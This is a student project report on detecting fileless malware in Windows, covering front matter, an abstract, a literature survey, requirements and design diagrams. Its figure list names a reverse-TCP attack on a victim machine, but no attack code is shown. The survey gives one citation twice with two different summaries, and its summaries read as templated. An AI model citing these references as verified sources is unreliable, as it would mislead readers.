

DETECTION OF FILELESS MALWARE IN FULLY PATCHED WINDOWS SYSTEM

A PROJECT REPORT

Submitted by


**ALLEN CLEMENT J- 312319104013
DINESH RAJA N- 312319104501**

in partial fulfilment of the award of the degree of

BACHELOR OF ENGINEERING

IN

COMPUTER SCIENCE AND ENGINEERING



St. JOSEPH'S COLLEGE OF ENGINEERING

(An Autonomous Institution)

OMR, Chennai 600 119

ANNA UNIVERSITY: CHENNAI 600 025

MARCH 2023

ANNA UNIVERSITY, CHENNAI



BONAFIDE CERTIFICATE

Certified that this project report “**DETECTION OF FILELESS MALWARE IN FULLY PATCHED WINDOWS SYSTEM**” is the bonafide work of **ALLEN CLEMENT J (312319104013) AND DINESH RAJA N (312319104501)** who carried out the work under my guidance. Certified further that to the best of my knowledge the work reported herein does not form part of any other thesis or dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

SIGNATURE

HEAD OF THE DEPARTMENT

Dr. A. Chandrasekar, M.E., Ph.D.,
Professor & Head of Department
Dept. of Computer Science and Engineering,
St. Joseph's college of Engineering,
OMR, Chennai-600 119

SIGNATURE

SUPERVISOR

Ms. S. Janani, M.E., (Ph.D.,)
Assistant Professor,
Dept. of Computer Science and Engineering,,
St. Joseph's college of Engineering,
OMR Chennai-600 119

Submitted to Project and Viva Examination held on _____

INTERNAL EXAMINER

EXTERNAL EXAMINER

ACKNOWLEDGEMENT

At the outset, we would like to express our sincere gratitude to our beloved **Dr. B. Babu Manoharan M.A., M.B.A., Ph.D., *Chairman, St. Joseph's Group of Institutions*** for his constant guidance and support to the student community and the Society.

I would like to express my hearty thanks to our respected ***Managing Director Mrs. S. Jessie Priya M.Com.*** for her kind encouragement and blessings.

I wish to express my sincere thanks to the ***Executive Director Mr. B. Shashi Sekar, M.Sc.*** for providing ample facilities in the institution.

I express sincere gratitude to our beloved Principal **Dr. Vaddi Seshagiri Rao M.E., M.B.A., Ph.D., F.I.E.** for his inspirational ideas during the course of the project.

I express my sincere gratitude to our beloved **Dean (Student Affairs) Dr. V. Vallinayagam M.Sc., M.Phil., Ph.D.,** and **Dean (Academics) Dr. G. Sreekumar M.Sc., M.Tech., Ph.D.,** for their inspirational ideas during the course of the project.

I wish to express our sincere thanks to **Dr. A. Chandrasekar M.E., Ph.D., *Head of the Department and Dean (Research)***, Department of Computer Science and Engineering, St. Joseph's College of Engineering for his guidance and assistance in solving the various intricacies involved in the project.

I would like to acknowledge my profound gratitude to our supervisor **Ms. S. Janani M.E., (Ph.D.)** for her expert guidance and connoisseur suggestion to carry out the study successfully.

Finally, I thank the **Faculty Members** and **my Family**, who helped and encouraged me constantly to complete the project successfully.

ABSTRACT

"Fileless malware" is malicious software that infects computers without using any executable files. Instead, it is difficult to detect and erase since it is buried deep within the machine's system files or memory. In this study, we provide a unique approach to detecting fileless malware by analyzing test cases from the MITRE ATT&CK, CAR, and D3FEND frameworks. The proposed fix integrates behavioral and signature-based detection algorithms to locate likely fileless malware. The signature-based method looks for the telltale signs of previously identified fileless malware, while the behavioral method keeps an eye out for anything out of the ordinary. To test the efficacy of our technique, we conducted experiments with fileless malware samples taken from the MITRE ATT&CK methodology. We also used test cases from the CAR and D3FEND frameworks to verify our strategy's efficacy against a wide range of fileless malware assaults. The results of our experiments indicate that the proposed method has the potential to effectively and efficiently identify a wide range of fileless malware assaults with minimal false positive rates. This technology provides a practical solution for detecting fileless malware in real-world scenarios, supporting businesses in enhancing their cybersecurity posture and protecting key assets from online threats.

TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO:
	ABSTRACT	
	LIST OF FIGURES	
	LIST OF TABLES	
	LIST OF ABBREVIATIONS	
1	INTRODUCTION	1
	1.1 Introduction to the Project	
	1.2 Problem Statement	
	1.3 The Objective of the Project	
2	LITERATURE SURVEY	2
3	SYSTEM REQUIREMENTS	9
	3.1 Existing System	9
	3.2 Proposed System	10
	3.3 Feasibility Study	11
	3.3.1 Economical Feasibility	11
	3.3.2 Technical Feasibility	11
	3.3.3 Operational Feasibility	12
	3.3.4 Social Feasibility	12
	3.4 Requirement Specification	12
	3.4.1 Hardware Specification	12
	3.4.2 Software Specification	12
	3.5 Language specification	12
4	SYSTEM DESIGN	15
	4.1 Analysis of System Architecture Diagram	15
	4.2 Analysis of Data Flow Diagram	18
	4.3 Analysis of Use case Diagram	22
	4.4 Analysis of Activity Diagram	23

	4.5 Analysis of Sequence Diagram	
	4.6 Analysis of Class Diagram	24
	4.7 Analysis of ER Diagram	25
5	SYSTEM IMPLEMENTATION	27
	5.1 : Production and Injection of Fileless Malware	27
	5.2 : Detection of Fileless Malware	33
	5.3 : Indicator or Compromise	61
6	TESTING	67
	6.1 White Box Testing	70
	6.2 Black Box Testing	71
7	CONCLUSION & FUTURE ENHANCEMENT	72
	REFERENCES	74
	APPENDICES	75

LIST OF FIGURES

FIG NO.	FIGURE NAME	PAGE NO.
4.1	Architecture Diagram	15
4.2	Data Flow Diagram	18
4.3	Use case Digram	19
4.4	Activity Diagram	22
4.5	Sequence Diagram	23
4.6	Class Diagram	24
4.7	ER Diagram	26
5.1.	Update.Cmd	
5.2	Update.Cmd Contents	27
5.3	Winsecurity update file	28
5.4	Winsecurityupdate file code	29
5.5	a1 file and code	29
5.6	r1 file and code	30
5.7	starting the apache2 server	31
5.8	update script injected to victim	31
5.9	Python Listeners Listening the REVERSE TCP CONNECTION	32
5.10	Getting access of VICTIM MACHINE	32

LIST OF ABBREVIATIONS

WMIC - Windows Management Instrumentation and Command – Line

CMD prompt - Command Prompt

MITRE ATT&CK - MITRE attack tactics techniques and common knowledge

CAR - Cyber Analytics Repository

D3fend - MITRE Defend

CHAPTER 1

INTRODUCTION

1.1 Introduction to the Project

Fileless malware refers to a type of malware that is designed to operate entirely in a computer's memory, without leaving any files on the system's hard drive. This makes it difficult to detect and remove using traditional antivirus and malware detection tools. In recent years, fileless malware attacks have become increasingly common and sophisticated, posing a significant threat to businesses and individuals alike. Even fully patched Windows systems are vulnerable to fileless malware attacks. While patches and security updates can help to address known vulnerabilities in Windows and other software, fileless malware is designed to exploit system processes and memory to evade detection. Detection of fileless malware in fully patched Windows systems requires a multi-layered approach that combines advanced threat detection technologies with proactive security measures. This may include the use of behavior-based detection systems that analyze system processes and network traffic for signs of malicious activity, as well as the implementation of access controls, network segmentation, and other security measures to prevent attackers from gaining a foothold in the system. In this context, it is crucial for organizations and individuals to stay vigilant and take proactive steps to protect themselves against fileless malware attacks. This may include regular security assessments, employee training on best practices for cybersecurity, and the use of advanced security technologies designed to detect and mitigate the latest threats.

1.2 Problem Statement

Fileless malware is a type of malware that operates in the computer's memory and does not leave any traces on the hard drive. It can be used for various

malicious activities, such as stealing sensitive information or installing additional malware. Fileless malware attacks are becoming increasingly common and sophisticated, posing a significant threat to computer security. Even if a computer is fully patched and up-to-date, it can still be vulnerable to fileless malware attacks, making it essential to detect and prevent them to protect the system and personal data. Detecting fileless malware is challenging because it operates entirely in the computer's memory and leaves no trace on the hard drive. Traditional antivirus software may not be able to detect it, making it essential to use other detection methods. Behavioral and memory-based analysis techniques have proven to be effective in detecting fileless malware, and a combination of both can provide more robust and accurate detection capabilities. This paper proposes a method for detecting fileless malware in fully patched Windows systems using a combination of behavioral and memory-based analysis techniques. The method involves monitoring system events and memory usage to detect suspicious activity that may indicate the presence of fileless malware.

1.3 The Objective of the Project

Fileless malware is a type of malicious software that operates in the computer's memory and does not leave any traces on the hard drive. Unlike traditional malware, which typically installs files on the hard drive, fileless malware operates entirely in the computer's memory. This makes it challenging to detect and remove, as it does not leave any visible traces on the system. There are several types of fileless malware, including script-based malware, PowerShell-based malware, and in-memory malware. Script-based malware involves executing malicious code in scripting languages such as JavaScript, VBScript, or Python. PowerShell-based malware leverages the PowerShell scripting language to execute malicious code. In-memory malware is loaded into the computer's memory and executed from there, without leaving any traces on the hard drive.

CHAPTER 2

LITERATURE SURVEY

[1] Cohen, M., & Filar, B. (2018). Detecting fileless malware attacks in the enterprise. IEEE Security & Privacy, 16(2), 56-61.

The paper "Detecting fileless malware attacks in the enterprise" discusses the growing threat of fileless malware attacks and the difficulties in detecting them using traditional security solutions. The authors propose a new approach to detecting fileless malware based on monitoring and analyzing process execution behavior on endpoints. They present a system called "ProcessWatch," which uses machine learning techniques to analyze process execution patterns and identify anomalous behavior that may indicate the presence of fileless malware. The system is designed to be lightweight and easily deployable on large-scale enterprise networks. The authors evaluate the effectiveness of their approach using real-world data and demonstrate that ProcessWatch is able to detect fileless malware with high accuracy and low false positive rates. The paper concludes that monitoring process behavior can be an effective approach to detecting fileless malware in enterprise environments and recommends that this technique be incorporated into existing security solutions to provide enhanced protection against these types of attacks.

[2] Cui, Z., Zheng, Q., Zhang, X., & Wang, L. (2018). Fileless malware detection via dynamic API call graph. Journal of Computer Virology and Hacking Techniques, 14(3), 195-209.

The paper "Fileless malware detection via dynamic API call graph" proposes a new approach to detecting fileless malware using dynamic analysis of API call graphs. The authors note that fileless malware attacks are becoming increasingly common and pose a significant challenge to traditional security solutions, which

are designed to detect malware based on the presence of file-based artifacts. The proposed approach uses dynamic analysis to build a graph of API calls made during program execution, and then applies graph matching techniques to identify anomalous behavior that may indicate the presence of fileless malware. The authors evaluate their approach using a dataset of real-world fileless malware samples and demonstrate that it is able to achieve high accuracy and low false positive rates. They also compare their approach to several existing techniques for detecting fileless malware and show that it outperforms them in terms of detection accuracy. The paper concludes that dynamic API call graph analysis is a promising approach to detecting fileless malware and should be further investigated as a potential addition to existing security solutions.

[3] Gomaa, M. A., & Abd El-Latif, A. A. (2021). Enhancing fileless malware detection using a novel behavior-based approach. Journal of Network and Computer Applications, 186, 103002.

The paper "Enhancing fileless malware detection using a novel behavior-based approach" proposes a new approach to detecting fileless malware using a behavior-based technique. The authors note that fileless malware attacks are becoming increasingly sophisticated and difficult to detect using traditional signature-based approaches. The proposed approach uses a combination of static and dynamic analysis to identify behavior patterns that are indicative of fileless malware. The authors evaluate their approach using a dataset of real-world fileless malware samples and demonstrate that it is able to achieve high accuracy and low false positive rates. They also compare their approach to several existing techniques for detecting fileless malware and show that it outperforms them in terms of detection accuracy. The paper concludes that the behavior-based approach is a promising technique for detecting fileless malware and should be further investigated as a potential addition to existing security solutions.

[4] Korczynski, M., & Chan, W. (2019). Fileless malware: Detection and mitigation techniques. International Journal of Information Management, 48, 218-231.

The paper "Fileless Malware: Detection and Mitigation Techniques" provides a comprehensive review of fileless malware, its characteristics, and the challenges associated with detecting and mitigating it. The authors note that fileless malware has emerged as a significant threat to organizations and is becoming increasingly sophisticated, making it difficult to detect and mitigate. The paper discusses the various techniques that have been proposed for detecting and mitigating fileless malware, including behavior-based detection, anomaly detection, and memory forensics. The authors also describe the limitations of these techniques and highlight the need for further research in this area. The paper concludes by discussing the importance of a multi-layered approach to fileless malware detection and mitigation, which combines various techniques and technologies to provide a comprehensive defense against this threat. The authors suggest that organizations should consider implementing a combination of these techniques to ensure that they are able to detect and mitigate fileless malware attacks effectively.

[5] Kovačević, B., & Koprivica, M. (2019). Analysis of fileless malware and techniques for its detection. Information Security Journal: A Global Perspective, 28(3), 84-98.

The paper "Analysis of Fileless Malware and Techniques for Its Detection" provides an overview of fileless malware and its characteristics, as well as an analysis of various techniques used for its detection. The authors note that fileless malware is a relatively new type of malware that does not rely on traditional file-based payloads and can evade detection by traditional antivirus software. The paper presents a detailed analysis of fileless malware, including its attack methods, behavior, and the techniques used to detect it. The authors also provide

an overview of various detection techniques, including static and dynamic analysis, memory forensics, and behavioral detection. The paper discusses the limitations of these techniques and the challenges associated with detecting fileless malware. The authors conclude that a combination of techniques is required for effective detection of fileless malware, and that ongoing research and development is necessary to keep up with the evolving threat landscape. They also suggest that organizations should focus on improving their security posture through employee education, endpoint security solutions, and regular security audits.

[6] Lee, S., Hwang, S., & Kim, S. (2019). A survey of fileless malware: Attacks, detection techniques, and mitigation approaches. Journal of Information Security and Applications, 47, 102350.

This paper presents a comprehensive survey of fileless malware attacks, detection techniques, and mitigation approaches. Fileless malware is a type of malware that can evade traditional security mechanisms, as it does not rely on traditional malware files. The paper starts with an overview of fileless malware, including its characteristics, attack vectors, and attack techniques. It then describes the different detection techniques that have been proposed to detect fileless malware, such as behavior-based detection, memory forensics, and anomaly detection. The paper also discusses the limitations of current detection techniques and future research directions. Finally, the paper presents different mitigation approaches that have been proposed to defend against fileless malware, such as endpoint protection, intrusion detection and prevention systems, and network-based detection. Overall, this survey provides a comprehensive understanding of the threat posed by fileless malware and the different approaches to mitigate it.

[7] Liu, Y., Wang, B., & Zhang, Z. (2020). Fileless malware detection based on behavior analysis and machine learning. IEEE Access, 8, 156758-156771.

This paper proposes a fileless malware detection method based on behavior analysis and machine learning. The method analyzes the behavior of the malware in runtime and extracts a set of behavior features, including API calls, system calls, and dynamic link libraries (DLL) loading. Then, the extracted features are used to train a machine learning model, which is capable of detecting fileless malware attacks. The proposed method was evaluated using a dataset of real-world fileless malware samples, and the results showed that it achieved a high detection rate with low false positives. The study also compared the proposed method with several other state-of-the-art fileless malware detection approaches, and the results demonstrated that the proposed method outperformed the existing methods in terms of detection accuracy and efficiency. The proposed method has the potential to be used as an effective defense mechanism against fileless malware attacks in fully patched Windows systems.

[8] Miroshnikov, V., Kaspersky, A., & Kuzin, A. (2019). Analyzing fileless malware and advanced persistence threats. Journal of Information Security and Applications, 49, 102368.

The prevalence of fileless malware and advanced persistence threats (APTs) is a major challenge for traditional security solutions. This paper provides a comprehensive analysis of these threats and proposes effective methods for detection and mitigation. The authors present an in-depth discussion of fileless malware and APTs, including their characteristics, attack vectors, and techniques for hiding from security measures. They then introduce several detection and analysis techniques, such as memory forensics and behavioral analysis, to detect these threats. The paper also discusses the importance of automated incident response and outlines effective mitigation strategies, such as network segmentation and system hardening. The authors highlight the need for a multi-

layered security approach that includes effective prevention, detection, and response mechanisms. They conclude by presenting a case study that demonstrates the effectiveness of their proposed approach in detecting and mitigating fileless malware and APTs. Overall, this paper provides a valuable contribution to the field of fileless malware detection and mitigation.

[9] Miroshnikov, V., Kaspersky, A., & Kuzin, A. (2019). Analyzing fileless malware and advanced persistence threats. Journal of Information Security and Applications, 49, 102368.

This article provides an overview of the advanced persistence threats (APTs) that utilize fileless malware, their characteristics, and the techniques used by attackers to achieve persistence. The authors explore the concept of fileless malware, its characteristics, and the reasons for its growing popularity among cybercriminals. They analyze different types of fileless malware, including memory-only malware, PowerShell-based malware, and macro-based malware, and describe the techniques used to evade detection. The article also discusses the challenges associated with detecting fileless malware and the importance of identifying and mitigating these threats. The authors suggest a multi-layered security approach that includes behavioral analysis, machine learning, and threat intelligence to detect and prevent fileless malware attacks. Finally, the authors present a case study of a fileless malware attack and highlight the importance of a comprehensive incident response plan to mitigate such threats.

[10] Peng, Y., Fu, Q., Li, Y., & Zhang, Q. (2021). A hybrid method for detecting fileless malware based on statistical learning and system call. Journal of Information Security and Applications, 62, 102787.

The increasing prevalence of fileless malware attacks has led to the development of various detection techniques, among which system call-based approaches have demonstrated great potential. However, the current system call-based detection

methods still face the challenge of low detection accuracy and high false alarm rates. In this paper, the authors propose a hybrid detection method for fileless malware, combining both statistical learning and system call-based analysis. The proposed approach first extracts the system call sequences of normal and malicious processes and generates statistical features. Next, these features are used to train a support vector machine (SVM) classifier, which can classify normal and malicious processes. Finally, the SVM classifier is applied to identify and detect unknown malicious processes. Experimental results show that the proposed method outperforms existing system call-based methods in terms of detection accuracy and false alarm rates. The method achieves a detection accuracy of 99.72% and a false alarm rate of 0.027%, demonstrating its effectiveness in detecting fileless malware attacks.

CHAPTER 3

SYSTEM REQUIREMENTS

3.1 EXISTING SYSTEM

The existing system for detecting fileless malware in fully patched Windows systems, which relies heavily on traditional antivirus software, has several disadvantages. Firstly, traditional antivirus software is often signature-based, meaning it relies on identifying known malware signatures to detect and remove threats. Fileless malware, however, does not leave a signature, making it difficult to detect and block. Secondly, fileless malware is designed to operate entirely in a system's memory, making it difficult to identify using traditional file-scanning techniques. This means that even fully patched systems with the latest security updates can still be vulnerable to fileless malware attacks. Lastly, traditional antivirus software can be resource-intensive and may impact system performance, particularly when scanning for and removing malware. This can lead to slow system performance and user frustration. Overall, the existing system for detecting fileless malware in fully patched Windows systems is not always effective in identifying and blocking these advanced threats, and can place a significant burden on system performance.

3.2 PROPOSED SYSTEM

The proposed system for detecting fileless malware in fully patched Windows systems involves a multi-layered approach that combines advanced threat detection technologies with proactive security measures. This approach offers several advantages over the existing system:

Behavior-based detection: The proposed system uses behavior-based detection technologies to analyze system processes and network traffic for signs of malicious activity. This means that even if a malware attack does not leave any file on the system, the behavior of the attack can still be detected.

Proactive security measures: The proposed system also includes proactive security measures, such as access controls, network segmentation, and user training, to prevent attackers from gaining a foothold in the system in the first place.

Improved system performance: Unlike traditional antivirus software, the proposed system is designed to be less resource-intensive, minimizing the impact on system performance and user experience.

Flexibility: The proposed system is designed to be flexible, with the ability to adapt to changing threats and incorporate new security technologies as they become available.

Overall, the proposed system offers a more effective and efficient approach to detecting fileless malware in fully patched Windows systems, helping to reduce the risk of successful attacks and protect users against the latest threats.

3.3 FEASIBILITY STUDY

With an eye towards gauging the project's viability and improving server performance, a business proposal defining the project's primary goals and offering some preliminary cost estimates is offered here. Your proposed system's viability may be assessed once a comprehensive study has been performed. It is essential to have a thorough understanding of the core requirements of the system at hand before beginning the feasibility study. The feasibility research includes

mostly three lines of thought:

- Economical feasibility
- Technical feasibility
- Operational feasibility
- Social feasibility

3.3.1 ECONOMICAL FEASIBILITY

The study's findings might help upper management estimate the potential cost savings from using this technology. The corporation can only devote so much resources to developing and analysing the system before running out of money. Every dollar spent must have a valid reason. As the bulk of the used technologies are open-source and free, the cost of the updated infrastructure came in far cheaper than anticipated. It was really crucial to only buy customizable products.

3.3.2 TECHNICAL FEASIBILITY

This research aims to establish the system's technical feasibility to ensure its smooth development. Adding additional systems shouldn't put too much pressure on the IT staff. Hence, the buyer will experience unnecessary anxiety. Due to the low likelihood of any adjustments being necessary during installation, it is critical that the system be as simple as possible in its design.

3.3.3 OPERATIONAL FEASIBILITY

An important aspect of our research is hearing from people who have actually

used this technology. The procedure includes instructing the user on how to make optimal use of the resource at hand. The user shouldn't feel threatened by the system, but should instead see it as a necessary evil. Training and orienting new users has a direct impact on how quickly they adopt a system. Users need to have greater faith in the system before they can submit constructive feedback.

3.3.4 SOCIAL FEASIBILITY

During the social feasibility analysis, we look at how the project could change the community. This is done to gauge the level of public interest in the endeavour. Because of established cultural norms and institutional frameworks, it's likely that a certain kind of worker will be in low supply or nonexistent.

3.4 REQUIREMENT SPECIFICATION

3.4.1 HARDWARE REQUIREMENTS

Processor	: Pentium Dual Core 2.00GHZ
Hard disk	: 120 GB
RAM	: 2GB (minimum)
Keyboard	: 110 keys enhanced

3.4.2 SOFTWARE REQUIREMENTS

Operating system	: Windows7 (with service pack 1), 8, 8.1 and 10
Language	: Python

3.5 LANGUAGE SPECIFICATION– PYTHON

Among programmers, Python is a favourite because to its user-friendliness, rich feature set, and versatile applicability. Python is the most suitable programming language for machine learning since it can function on its own platform and is

extensively utilised by the programming community.

Machine learning is a branch of AI that aims to eliminate the need for explicit programming by allowing computers to learn from their own mistakes and perform routine tasks automatically. However, "artificial intelligence" (AI) encompasses a broader definition of "machine learning," which is the method through which computers are trained to recognize visual and auditory cues, understand spoken language, translate between languages, and ultimately make significant decisions on their own.

The desire for intelligent solutions to real-world problems has necessitated the need to develop AI further in order to automate tasks that are arduous to programme without AI. This development is necessary in order to meet the demand for intelligent solutions to real-world problems. Python is a widely used programming language that is often considered to have the best algorithm for helping to automate such processes. In comparison to other programming languages, Python offers better simplicity and consistency. In addition, the existence of an active Python community makes it simple for programmers to talk about ongoing projects and offer suggestions on how to improve the functionality of their programmes.

ADVANTAGES OF USING PYTHON

Following are the advantages of using Python:

- **Variety of Framework and libraries:**

A good programming environment requires libraries and frameworks. Python frameworks and libraries simplify programme development. Developers can speed up complex project coding with prewritten code from a library. PyBrain, a modular machine learning toolkit in Python, provides easy-to-use algorithms.

Python frameworks and libraries provide a structured and tested environment for the best coding solutions.

- **Reliability**

Most software developers seek simplicity and consistency in Python. Python code is concise and readable, simplifying presentation. Compared to other programming languages, developers can write code quickly. Developers can get community feedback to improve their product or app. Python is simpler than other programming languages, therefore beginners may learn it quickly. Experienced developers may focus on innovation and solving real-world problems with machine learning because they can easily design stable and trustworthy solutions.

- **Easily Executable**

Developers choose Python because it works on many platforms without change. Python runs unmodified on Windows, Linux, and macOS. Python is supported on all these platforms, therefore you don't need a Python expert to comprehend it. Python's great executability allows separate applications. Programming the app requires only Python. Developers benefit from this because some programming languages require others to complete the job. Python's portability cuts project execution time and effort.

CHAPTER 4

SYSTEM DESIGN

4.1 SYSTEM ARCHITECTURE

This graphic provides a concise and understandable description of all the entities currently integrated into the system. The diagram shows how the many actions and choices are linked together. You might say that the whole process and how it was carried out is a picture. The figure below shows the functional connections between various entities.




Fig 4.1 – Analysis of Architecture Diagram


4.2 DATA FLOW DIAGRAM

To illustrate the movement of information throughout a procedure or system, one might use a Data-Flow Diagram (DFD). A data-flow diagram does not include any decision rules or loops, as the flow of information is entirely one-way. A flowchart can be used to illustrate the steps used to accomplish a certain data-driven task. Several different notations exist for representing data-flow graphs. Each data flow must have a process that acts as either the source or the target of the information exchange. Rather than utilizing a data-flow diagram, users of UML often substitute an activity diagram. In the realm of data-flow plans, site-oriented data-flow plans are a subset. Identical nodes in a data-flow diagram and a Petri net can be thought of as inverted counterparts since the semantics of data memory are represented by the locations in the network. Structured data modeling (DFM) includes processes, flows, storage, and terminators.

Data Flow Diagram Symbols


Process

A process is one that takes in data as input and returns results as output.




Data Store

In the context of a computer system, the term "data stores" is used to describe the various memory regions where data can be found. In other cases, "files" might stand in for data.




Data Flow

Data flows are the pathways that information takes to get from one place to another. Please describe the nature of the data being conveyed by each arrow.



External Entity

In this context, "external entity" refers to anything outside the system with which the system has some kind of interaction. These are the starting and finishing positions for inputs and outputs, respectively.



DATA FLOW DIAGRAM

The whole system is shown as a single process in a level DFD. Each step in the system's assembly process, including all intermediate steps, are recorded here. The "basic system model" consists of this and 2-level data flow diagrams.




Fig 4.2 – Analysis of Data Flow Diagram Level 0

